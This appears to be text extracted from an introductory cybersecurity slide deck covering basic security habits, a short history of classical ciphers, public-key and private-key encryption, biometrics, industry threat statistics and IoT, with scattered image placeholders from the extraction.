


Procedures



Data

Components of an Information System





Balancing Security and Access- Too much security might make access hard to get and people will stop using the system. On the other hand, a too easy access protocol, might be a security hole for the network. A balance must be achieved between those two major “players”

CYBER-SECURITY ACTIONS



1. Install OS/Software Updates



2. Run Anti-virus Software



3. Prevent Identity Theft



4. Turn on Personal Firewalls



5. Avoid Spyware/Adware



6. Protect Passwords



7. Back up Important Files

CYBER-SECURITY AT HOME

- Physically secure your computer by using security cables and locking doors and windows in the dorms and off-campus housing.
 - Avoid leaving your laptop unsupervised and in plain view in the library or coffee house, or in your car, dorm room or home.
 - Set up a user account and password to prevent unauthorized access to your computer files.
 - Do not install unnecessary programs on your computer.
-


CYBER-SECURITY AT WORK

- Be sure to work with your technical support coordinator before implementing new cyber-safety measures.
 - Talk with your technical support coordinator about what cyber-safety measures are in place in your department.
 - Report to the authorities for any cyber-safety policy violations, security flaws/weaknesses you discover or any suspicious activity by unauthorized individuals in your work area.
 - Physically secure your computer by using security cables and locking building/office doors and windows.
 - Do not install unnecessary programs on your work computer.
-

CRYPTOGRAPHY

What is Encryption ?

Encryption is the process of converting messages, information, or data into a form unreadable by anyone except the intended recipient. As shown in the figure below, Encrypted data must be deciphered, or decrypted, before it can be read by the recipient.



The root of the word encryption—*crypt*—comes from the Greek word *kryptos*, meaning hidden or secret.

History of Cryptography

1900 BC: A scribe in Egypt uses a derivation of the standard hieroglyphics

ABCDEFGHIJKLMNOPQRSTUVWXYZ
ZYXWVUTSRQPONMLKJIHGFEDCBA

Example 1: ATBASH Cipher

100-44 BC: Julius Caesar uses a simple substitution with the normal alphabet in government communications.

ABCDEFGHIJKLMNOPQRSTUVWXYZ
DEFGHIJKLMNOPQRSTUVWXYZABC

Example 2: Caesar Cypher

History of Cryptography

In 1518 Johannes Trithemius wrote the first printed book on cryptology. It was also known as changing key cipher.

ABCDEFGHIJKLMNOPQRSTUVWXYZ Plaintext
FGUQHXSZACNDMRTVWEJBLIKPYO T00
OFGUQHXSZACNDMRTVWEJBLIKPY T01
YOFGUQHXSZACNDMRTVWEJBLIKP T02
PYOFGUQHXSZACNDMRTVWEJBLIK T03
...
GUQHXSZACNDMRTVWEJBLIKPYOF T25

Example 3: Changing Key Cipher

History of Cryptography

1790: Thomas Jefferson invented the wheel cipher

GJTXUVWCHYZKLNMARBFDOESQP

W1

IKMNQLPBYFCWEDXGZAJHURSTOV

W2

HJLIKNXWCGBDSRVUEOFYPAMQZT

W3


...

BDFONGHJIKLSTVUWMYEPRQXZAC

Wn

Example 4: A Wheel Cipher

Modern Encryption Algorithms



Private Key Algorithms

Private key encryption algorithms use a single key for both encryption and decryption.

In order to communicate using this class of ciphers, the key must be known to both sender and receiver of the message.

Public Key Algorithms

Public key methods require two unique keys per user; one called the public key, and the other called the private key.

The private key is mathematically linked to the public key.

While public keys are published, private keys are never exchanged and always kept secret.



Quantum Cryptography

- ◆ Method of secure key exchange over an insecure channel based on the nature of photons
- ◆ Polarized photons are transmitted between sender and receiver to create a random string of numbers, the quantum cryptographic key
- ◆ Perfect encryption for the 21st century
- ◆ Experimental stages
- ◆ Very secure

Modern Encryption Methods and Authentication Devices



Examples

| Type | Cryptographic Accelerator | Authentication Token | Biometric/Recognition |
|------------|---|--|--|
| Definition | Coprocessor that calculates and handles the Random Number Generation | External device that interfaces with device to grant access. 2 types: contact and Non Contact | External device that measures human body factors to allow access |
| Examples | PCI coprocessor
 | Credit Card, RSA SecurID
 | Fingerprint, Optical, Voice and Signature recognition |

Biometrics Devices

EYE




The iris of your eye is the colored part that surrounds your black pupil, the black part. Every iris is different. If a scan of a user's iris matches the one in the security system's memory, access is allowed.



Another biometric option is the fingerprint and its unique identifying characteristics. Placed on a special reading pad, a designated finger's print is recognized by a computer. A similar biometric device scans a person's whole hand


Example: U.S. Biometrics Market Size 2013 – 2024 (USD Billion)



THREAT VECTORS BY INDUSTRY

The vectors by which industries are compromised.


Source: Verizon 2015 Data Breach Investigations Report



TOP 10 ESPIONAGE TARGETED INDUSTRIES

The most targeted industries in 2015.

Source: Verizon 2015 Data Breach Investigations Report



The Internet of Things (IoT)

Perhaps the most recognised buzzword of the moment, the Internet of Things (IoT) encompasses the many and varied devices currently on the market, or soon to be on the market, that will connect to and stay connected to the internet 24/7.

IOT – A FUTURE OF CONNECTED DEVICES

As barriers to entry drop we will see an uptake of IoT, creating a future where attack vectors are everywhere.

Source: IoT Alliance Australia



OF THINGS IN THE
WORLD ARE STILL
NOT CONNECTED



20x

COST OF
SENSORS
PAST 10 YEARS



40x

COST OF
BANDWIDTH
PAST 10 YEARS

